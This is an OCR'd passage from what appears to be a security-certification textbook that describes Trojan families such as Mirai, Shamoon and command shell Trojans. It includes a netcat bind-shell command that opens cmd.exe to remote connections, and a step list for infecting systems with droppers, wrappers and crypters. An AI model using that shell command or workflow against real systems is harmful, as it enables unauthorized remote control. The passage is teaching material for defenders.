
Internet of things (IoT) refers to the inter-networking of physical devices, buildings, and other items embedded with electronics. IoT Trojans are malicious programs that attack IoT networks. These Trojans leverage a botnet to attack other machines outside the IoT network.

- **Mirai**

  Mirai is a self-propagating IoT botnet that infects poorly protected Internet devices (IoT devices). Mirai uses telnet port (23 or 2323) to find those devices that are still using their factory default username and password. Most IoT devices use default usernames and passwords. Mirai can infect such insecure devices (bots) and co-ordinate them to mount a DDoS attack against a chosen victim.

Features:

- ○ Login attempts with 60 different factory default username and password pairs
- ○ Built for multiple CPU architectures (x86, ARM, Sparc, PowerPC, Motorola)
- ○ Connects to C&C to allow the attacker to specify an attack vector
- ○ Increases bandwidth usage for infected bots
- ○ Identifies and removes competing malware
- ○ Blocks remote administration ports



```
Connection to 5.206.225.96 23 port [tcp/telnet] succeeded!

█. . .
                       .                                 .
                      @88>                              @88>
   ..    .     :      %8P      .u     .                 %8P
 .888: x888  x888.     .     .d88B :@8c         u        .
~ 8888~'888X ?888f   .@88u  =˝8888f8888r    us888u.    .@88u
  X888  888X '888>  ''888E    4888>'88˝  .@88 ˝8888˝  ''888E
  X888  888X '888>    888E    4888> '    9888  9888     888E
  X888  888X '888>    888E    4888>      9888  9888     888E
  X888  888X '888>    888E   .d888L .+   9888  9888     888E
 ˝*88%˝˝*88˝ '888!    888&   ^˝8888*˝    9888  9888     888&
    ~    ˝     ˝      R888˝     ˝Y˝      ˝888*˝˝888˝    R888˝
                       ˝˝                 ^Y˝    ^Y'     ˝˝

              - A text-based MUD by Oscar Popodokulus -


No account? Register at www.elrooted.com
Enter user> yop
yop
Enter pass> yop
***

Disconnected by server. |
Press any key to exit.
```

Figure 7.23: Screenshot displaying Mirai DDoS attack botnet Trojan

Prevention:

- ○ Using anti-Trojan software and updating usernames and passwords can prevent Mirai DDoS botnet Trojan attacks.

Some additional IoT Trojans are as follows:

- Silex BrickerBot
- Satori
- Torii botnet
- Miori IoT Botnet
- Bashlite IoT Malware
- Gafgy Botnet
- Katana
- BotenaGo
- Ttint
- Dark Nexus

Security Software Disabler Trojans

Security software disabler Trojans stop the working of security programs such as firewalls, and IDS, either by disabling them or killing the processes. These are entry Trojans, which allow an attacker to perform the next level of attack on the target system.

Some security software disabler Trojans are as follows:

- CertLock
- GhostHook
- Trojan.Disabler

Destructive Trojans

The sole purpose of a destructive Trojan is to delete files on a target system. Antivirus software may not detect destructive Trojans. Once a destructive Trojan infects a computer system, it randomly deletes files, folders, and registry entries as well as local and network drives, often resulting in OS failure.

Destructive Trojans are written as simple crude batch files with commands such as "DEL," "DELTREE," or "FORMAT." This destructive Trojan code is usually compiled as .ini, .exe, .dll, or .com files. Thus, it is difficult to determine if a destructive Trojan causes a computer system infection. The attacker can activate these Trojans or they can be set to initiate at a fixed time and date.

Shamoon is still considered as the most destructive Trojan. Shamoon uses a Disttrack payload that is configured to wipe systems as well as virtual desktop interface snapshots. This Trojan propagates internally by logging in using legitimate domain account credentials, copying itself to the system, and creating a scheduled task that executes the copied payload. Other currently prevalent destructive Trojans include Dimnie, GreyEnergy, Killdisk, HermeticWiper, WhisperGate, and FoxBlade.


DDoS Trojans

These Trojans are intended to perform DDoS attacks on target machines, networks, or web addresses. They make the victim a zombie that listens for commands sent from a DDoS Server on the Internet. There will be numerous infected systems standing by for a command from the server, and when the server sends the command to all or a group of the infected systems, since all the systems perform the command simultaneously, a considerable amount of legitimate requests flood the target and cause the service to stop responding. In other words, the attacker, from his/her computer along with several other infected computers, sends multiple requests to the victim and overwhelm the target, leading to a DoS. This can also be achieved by mass spam emails.

Mirai IoT botnet Trojan is still considered as one of the most notorious DDoS attack Trojans. Other recently discovered DDoS attack Trojans that have affected a large number of systems and networks and caused major disruptions in businesses include Electrum DDoS botnet and Bushido Botnet. All these DDoS Trojans have similar attack strategies. They identify the unsecured devices in a network and enslave them to launch a DDoS attack on the victim's machine. Once installed on a Windows computer, the Trojan connects to a command-and-control (C&C) server from which it downloads a configuration file containing a range of IP addresses to attempt authentication over several ports. Along with the infected botnet zombies, it performs DDoS attacks in which a zombie floods a target server/machine with malicious traffic.

Command Shell Trojans


A command shell Trojan provides remote control of a command shell on a victim's machine. A Trojan server is installed on the victim's machine, which opens a port, allowing the attacker to connect. The client is installed on the attacker's machine, which is used to launch a command shell on the victim's machine. Netcat, DNS Messenger, GCat are some of the command shell Trojans.



```
C:> nc <ip> <port>
```

```
C:> nc -L -p <port>
-t -e cmd.exe
```

Figure 7.24: Working of Command Shell Trojan



How to Infect Systems Using a Trojan

STEP 1: **Create a new Trojan** packet

STEP 2: Employ a **dropper** or **downloader** to install the **malicious code** on the target system

STEP 3: Employ a **wrapper** to **bind the Trojan** to a legitimate file

STEP 4: Employ a **crypter to encrypt** the Trojan

STEP 5: **Propagate the Trojan** by various methods

STEP 6: **Deploy the Trojan on the victim's machine** by executing dropper or downloader on the target machine

STEP 7: Execute the **damage routine**

How to Infect Systems Using a Trojan

An attacker can remotely control the system hardware and software by installing a Trojan on the system. Once the Trojan is installed on the system, the data become vulnerable to threats. In addition, the attacker can perform attacks on third-party systems.

Attackers deliver Trojans in many ways to infect target systems:

- Trojans are included in bundled shareware or downloadable software. When users download such files, the target systems automatically install the Trojans.
- Different pop-up ads try to trick users. They are programmed by the attacker such that regardless of whether users click YES or NO, a download will begin and the Trojan will automatically install itself on the system.
